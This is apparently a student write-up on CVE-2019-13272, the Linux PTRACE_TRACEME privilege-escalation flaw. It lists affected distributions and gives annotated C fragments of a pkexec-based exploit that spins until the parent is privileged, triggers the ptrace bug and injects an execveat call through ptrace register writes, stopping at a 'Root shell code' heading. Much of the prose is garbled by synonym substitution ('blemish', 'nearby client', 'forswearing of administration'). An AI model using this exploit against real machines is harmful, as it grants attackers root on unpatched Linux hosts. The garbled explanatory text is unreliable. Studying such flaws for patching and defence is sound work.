LOCAL PRIVILEGE ESCALATION (CVE-2019-13272)

IT19143064 | Y G A S Karunarathna

Introduction

Local privilege escalation (LPE) is a vulnerability that allows to handle code or services that manage standard or guest users to different tasks for the system or change privileges from the user root to root or administrator user. These undesired changes could prompt a violation of authorizations or privileges as the ordinary clients can alter the framework since they have consent to the shell or root.

Before understanding this method, we must understand what permissions are given to a user when they use an Operating System and what are the permission limits. A standard user could only run the service and do not have permission to write special services or write configuration files. Those permissions are given only to admin user. Reading, write, and execute are the three permissions inn an OS.

- Read permission: user could only have the privilege only to view or read the contents of the file as well as the list of the contents of a directory.
- Write permission: A user can read as well as modify the content of a file and the directory.
- Execute permission: Allows any user to execute a file, program, or a script. With this permission, a user can convert an existing directory as well as make the existing directory as a working directory.

With having this vulnerability, any OS is in danger of getting privilege miss use by anyone who has the knowledge about code flow of the running service or program. They can extend their privileges to root or admin.

PowerShell, executable binaries, Metasploit modules and many more methods can be used to extend privileges.

Overview about (CVE-2019-13272)

A blemish was found in the manner PTRACE_TRACEME usefulness was dealt with in the Linux bit. This imperfection could permit a nearby, unprivileged client to build their benefits on the framework or cause a forswearing of administration.

The ptrace() framework call is found in Unix-based working frameworks and permits one procedure to control another by watching and controlling another procedure state. This framework call is as often as possible utilized for troubleshooting and is once in a while utilized by programming underway.

This blemish can be abused by an unprivileged nearby client to heighten their benefits on the framework. The issue has been allocated CVE-2019-13272, with a seriousness effect of Important.

Before 5.1.17 in the Linux kernel, ptrace_link in the kernel / ptrace.c falsified the recording of the credentials of a process that wants to create a ptrace relationship, which allows local users to gain fixed access with parent-child root access. It allows obtaining a process relationship, where a parent relinquishes the privilege and executes the call (potentially controlled by an attacker Allows testing). Contributing factor is a misidentification of a ptrace connection as a privileged, which is exploitative (for example) through the Polkit's pkexec assistant with PTRACE_TRACEME. [1]

This Vulnerability was originally discovered and exploited by Jann Horn. He tested this vulnerability on many OS kernels. They are as below

Ubuntu 16.04.5 kernel 4.15.0-29-generic

Ubuntu 18.04.1 kernel 4.15.0-20-generic

Ubuntu 19.04 kernel 5.0.0-15-generic

Ubuntu Mate 18.04.2 kernel 4.18.0-15-generic

Linux Mint 19 kernel 4.15.0-20-generic

Xubuntu 16.04.4 kernel 4.13.0-36-generic

ElementaryOS 0.4.1 4.8.0-52-generic

Backbox 6 kernel 4.18.0-21-generic

Parrot OS 4.5.1 kernel 4.19.0-parrot1-13t-amd64

Kali kernel 4.19.0-kali5-amd64

Redcore 1806 (LXQT) kernel 4.16.16-redcore

MX 18.3 kernel 4.19.37-2~mx17+1

RHEL 8.0 kernel 4.18.0-80.el8.x86_64

Debian 9.4.0 kernel 4.9.0-6-amd64

Debian 10.0.0 kernel 4.19.0-5-amd64

Devuan 2.0.0 kernel 4.9.0-6-amd64

SparkyLinux 5.8 kernel 4.19.0-5-amd64

Fedora Workstation 30 kernel 5.0.9-301.fc30.x86_64

Manjaro 18.0.3 kernel 4.19.23-1-MANJARO

Mageia 6 kernel 4.9.35-desktop-1.mga6

Antergos 18.7 kernel 4.17.6-1-ARCH


C Coding

What was done from this coding as shown as below


- added known helper paths
- added search for suitable helpers
- added automatic targeting
- changed target suid exectuable from passwd to pkexec

These are the screen shots of the c coding


- Headers of the coding



```c
#define _GNU_SOURCE
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <sched.h>
#include <stddef.h>
#include <stdarg.h>
#include <pwd.h>
#include <sys/prctl.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/syscall.h>
#include <sys/stat.h>
#include <linux/elf.h>
```




```c
#define DEBUG

#ifdef DEBUG
#  define dprintf printf
#else
#  define dprintf
#endif

#define SAFE(expr) ({                   \
  typeof(expr) __res = (expr);          \
  if (__res == -1) {                    \
    dprintf("[-] Error: %s\n", #expr);  \
    return 0;                           \
  }                                     \
  __res;                                \
})
#define max(a,b) ((a)>(b) ? (a) : (b))

static const char *SHELL = "/bin/bash";

static int middle_success = 1;
static int block_pipe[2];
static int self_fd = -1;
static int dummy_status;
static const char *helper_path;
static const char *pkexec_path = "/usr/bin/pkexec";
static const char *pkaction_path = "/usr/bin/pkaction";
struct stat st;

```




```c
const char *helpers[1024];

const char *known_helpers[] = {
  "/usr/lib/gnome-settings-daemon/gsd-backlight-helper",
  "/usr/lib/gnome-settings-daemon/gsd-wacom-led-helper",
  "/usr/lib/unity-settings-daemon/usd-backlight-helper",
  "/usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper",
  "/usr/sbin/mate-power-backlight-helper",
  "/usr/bin/xfpm-power-backlight-helper",
  "/usr/bin/lxqt-backlight_backend",
  "/usr/libexec/gsd-wacom-led-helper",
  "/usr/libexec/gsd-wacom-oled-helper",
  "/usr/libexec/gsd-backlight-helper",
  "/usr/lib/gsd-backlight-helper",
  "/usr/lib/gsd-wacom-led-helper",
  "/usr/lib/gsd-wacom-oled-helper",
};
```

temporary printf; returned pointer is valid until next tprintf




```c
static char *tprintf(char *fmt, ...) {
  static char buf[10000];
  va_list ap;
  va_start(ap, fmt);
  vsprintf(buf, fmt, ap);
  va_end(ap);
  return buf;
}
```

fork, execute pkexec in parent, force parent to trace our child process,execute suid executable (pkexec) in child.




```
static int middle_main(void *dummy) {
  prctl(PR_SET_PDEATHSIG, SIGKILL);
  pid_t middle = getpid();

  self_fd = SAFE(open("/proc/self/exe", O_RDONLY));

  pid_t child = SAFE(fork());
  if (child == 0) {
    prctl(PR_SET_PDEATHSIG, SIGKILL);

    SAFE(dup2(self_fd, 42));
```

spin until our parent becomes privileged (must be fast here)




```
    int proc_fd = SAFE(open(tprintf("/proc/%d/status", middle), O_RDONLY));
    char *needle = tprintf("\nUid:\t%d\t0\t", getuid());
    while (1) {
      char buf[1000];
      ssize_t buflen = SAFE(pread(proc_fd, buf, sizeof(buf)-1, 0));
      buf[buflen] = '\0';
      if (strstr(buf, needle)) break;
    }
```

This is where the bug is triggered. While our parent is in the middle of pkexec, we force it to become our tracer, with pkexec's creds as ptracer_cred.




```
    SAFE(ptrace(PTRACE_TRACEME, 0, NULL, NULL));


    execl(pkexec_path, basename(pkexec_path), NULL);

    dprintf("[-] execl: Executing suid executable failed");
    exit(EXIT_FAILURE);
  }
```

Now we execute a suid executable (pkexec). Because the ptrace relationship is privileged, this is a proper suid execution despite the attached tracer, not a degraded one. At the end of execve(), this process receives a SIGTRAP from ptrace.




```
  SAFE(dup2(self_fd, 0));
  SAFE(dup2(block_pipe[1], 1));
```

execute pkexec as current user




```c
    struct passwd *pw = getpwuid(getuid());
    if (pw == NULL) {
      dprintf("[-] getpwuid: Failed to retrieve username");
      exit(EXIT_FAILURE);
    }

    middle_success = 1;
    execl(pkexec_path, basename(pkexec_path), "--user", pw->pw_name,
          helper_path,
          "--help", NULL);
    middle_success = 0;
    dprintf("[-] execl: Executing pkexec failed");
    exit(EXIT_FAILURE);
  }
```

ptrace pid and wait for signal




```c
static int force_exec_and_wait(pid_t pid, int exec_fd, char *arg0) {
  struct user_regs_struct regs;
  struct iovec iov = { .iov_base = &regs, .iov_len = sizeof(regs) };
  SAFE(ptrace(PTRACE_SYSCALL, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
  SAFE(ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov));
```

set up indirect arguments




```c
  unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffUL;
  struct injected_page {
    unsigned long argv[2];
    unsigned long envv[1];
    char arg0[8];
    char path[1];
  } ipage = {
    .argv = { scratch_area + offsetof(struct injected_page, arg0) }
  };
  strcpy(ipage.arg0, arg0);
  for (int i = 0; i < sizeof(ipage)/sizeof(long); i++) {
    unsigned long pdata = ((unsigned long *)&ipage)[i];
    SAFE(ptrace(PTRACE_POKETEXT, pid, scratch_area + i * sizeof(long),
                (void*)pdata));
  }
```

execveat(exec_fd, path, argv, envv, flags)




```c
  regs.orig_rax = __NR_execveat;
  regs.rdi = exec_fd;
  regs.rsi = scratch_area + offsetof(struct injected_page, path);
  regs.rdx = scratch_area + offsetof(struct injected_page, argv);
  regs.r10 = scratch_area + offsetof(struct injected_page, envv);
  regs.r8 = AT_EMPTY_PATH;

  SAFE(ptrace(PTRACE_SETREGSET, pid, NT_PRSTATUS, &iov));
  SAFE(ptrace(PTRACE_DETACH, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
```

Our child is hanging in signal delivery from execve()'s SIGTRAP




```
static int middle_stage2(void) {

  pid_t child = SAFE(waitpid(-1, &dummy_status, 0));
  force_exec_and_wait(child, 42, "stage3");
  return 0;
}
```

Root shell code

